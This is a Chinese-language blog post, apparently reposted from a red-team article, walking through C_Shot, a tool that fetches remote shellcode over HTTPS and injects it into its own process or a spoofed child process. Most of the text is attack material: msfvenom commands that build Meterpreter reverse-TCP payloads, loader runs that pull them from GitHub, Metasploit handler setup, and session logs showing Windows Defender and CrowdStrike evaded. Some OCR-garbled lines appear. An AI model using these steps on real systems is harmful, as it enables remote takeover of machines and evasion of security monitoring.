Cshot - shellcode 远程加载器

From:


https://github.com/anthemtotheego/C Shot

http://blog.redxorblue.com/2020/07/cshot-just-what-doctor-ordered.html

C_Shot 是一种用 C 语言编写的攻击性安全工具,旨在通过 HTTP / HTTPS 下载远程 shellcode 二进制文件 (.bin) ,注入并执行 shellcode。

- 1.shellcode 注入其自己的进程
- 2. 使用父进程欺骗将 shellcode 注入子进程

使用 C_Shot 之类的工具的好处是,我们要执行的恶意代码没有存储在二进制文件中,而是从远程位置检索,读入内存然后执行。这有助于使诸如 C_Shot 之类的工具对 AV / EDR 显得相当友好,并且不会被发现。



cl / D _UNICODE / D UNICODE cshot.c

```
C:\Program Files (x86)\Microsoft Visual Studio\2019\Enterprise>c1 /D _UNICODE /D UNICODE cshot.c
用于 x64 的 Microsoft (R) C/C++ 优化编译器 19.26.28806 版
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cshot.c
cshot.c(75): warning C4047: ":":"void *"与"int"的间接级别不同
cshot.c(204): warning C4090: "函数":不同的"const"限定符
cshot.c(220): warning C4047: "函数":"ULONG_PTR"与"void *"的间接级别不同
cshot.c(220): warning C4024: "QueueUserAPC": 形参和实参 3 的类型不同
Microsoft (R) Incremental Linker Version 14.26.28806.0

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/out:cshot.exe
cshot.obj

C:\Program Files (x86)\Microsoft Visual Studio\2019\Enterprise>
```

生成分阶段 payload

•


msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=IP LPORT=PORT -a x64 --platform windows -b "\x0"

生成无阶段 payload

•

msfvenom -p windows/x64/meterpreter reverse tcp LHOST=IP LPORT=PORT -a x64 --platform windows -b "\x0"

现在我们已经建立了二进制文件,现在需要一个 Web 服务。例如运行 python -m SimpleHTTPServer 80,或者将它们托管在外部某个地方。对于本文中的所有示例,我将使用 github 托管 shellcode。



确保 windows defender 打开。



Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.



注入到自己的进程中

```
C:\Users\anthem\Desktop>cshot.exe https://github.com/derpaderpderp/legit/blob/master/DefaultStaged.bin?raw=true 443

测试分析
[+] About to fill buffer
[+] Current size: 0, To Read: 551
[+] Read 551 bytes


msf5 exploit(multi/handler) > [*] Sending stage (206403 bytes) to 192.168.55.128
[*] Meterpreter session 1 opened (192.168.55.253:135 -> 192.168.55.128:56246) at 2020-07-21 09:58:54 -0500
[*] 192.168.55.128 · Meterpreter session 1 closed. Reason: Died
```

无阶段的 shellcode 不会被拦截

```
C:\Users\anthem\Desktop>cshot.exe https://github.com/derpaderpderp/legit/blob/master/DefaultStageless.bin?raw=true 443
[+] Attempting to connect to site https on port 443
[+] About to fill buffer
```

获得 shell


测试分阶段 shellcode 欺骗父进程方法:



```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.55.253
LHOST => 192.168.55.253
msf5 exploit(multi/handler) > set LPORT 135
LPORT => 135
msf5 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.55.253:135
msf5 exploit(multi/handler) > [*] Sending stage (206403 bytes) to 192.168.55.128
[*] Meterpreter session 1 opened (192.168.55.253:135 -> 192.168.55.128:62794) at 2020-07-21 12:12:06 -05
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > getuid
Server username:
                                    \anthem
meterpreter >
```

现在测试下 CrowdStrike

注入到自己的进程,两种 shellcode 都被拦截



```
cshot.ese Evade Detection A process reflectively loaded a DLL associated with the meterpreter exploit kit. Review the DLIs loaded into the process continuous distribution of the process continuous distribution dis
```

欺骗父进程

获得 shell

```
msf5 exploit(multi/handler) > sessions -i

Active sessions

Id Name Type Information Connection
6 meterpreter x64/windows 192.168.55.253:135 -> 192.168.55.159:58347 (192.16

msf5 exploit(multi/handler) > sessions -i 6
[*] Starting interaction with 6...

meterpreter > getuid
Server username:
meterpreter > [*]
```

```
meterpreter > ps
Process List
-----
 PID PPID Name
                                  Arch Session User
                                                              Path
 Θ
      Θ
           [System Process]
      Θ
           System
     4
 88
           Registry
 384
     4
           smss.exe
 464
     696 dwm.exe
 520
     508 csrss.exe
 600
     508 wininit.exe
 608
     592
          csrss.exe
 696
     592 winlogon.exe
 732
     600 services.exe
 740
     600
          lsass.exe
 784
     732
 836
     732
     732
 868
 888
     696
 892
     600
 920 868
 992 732
 1012 1276
 1044 732
1212 732
1236 732
 1240 732
 1260 868
1276 732
 1340 732
 1420 868
 1464 4
 1496 1044
 1608 732
 1796 732
 1804 732
 1908 732
 1936 732
 1960 732
 2100 732
 2248 732
                                                          (16) 美注安全技术
 2272 732
2280 732 CSFalconService.exe
```

分阶段和无阶段的 shellcode 在使用欺骗父进程方法时都可以绕过 av。

此工具在公共发行版中,没有进行任何形式的 API 隐藏,字符串混淆,内存保护技巧等工作。 如果未进行任何修改,则对该工具的静态分析应该很容易发现。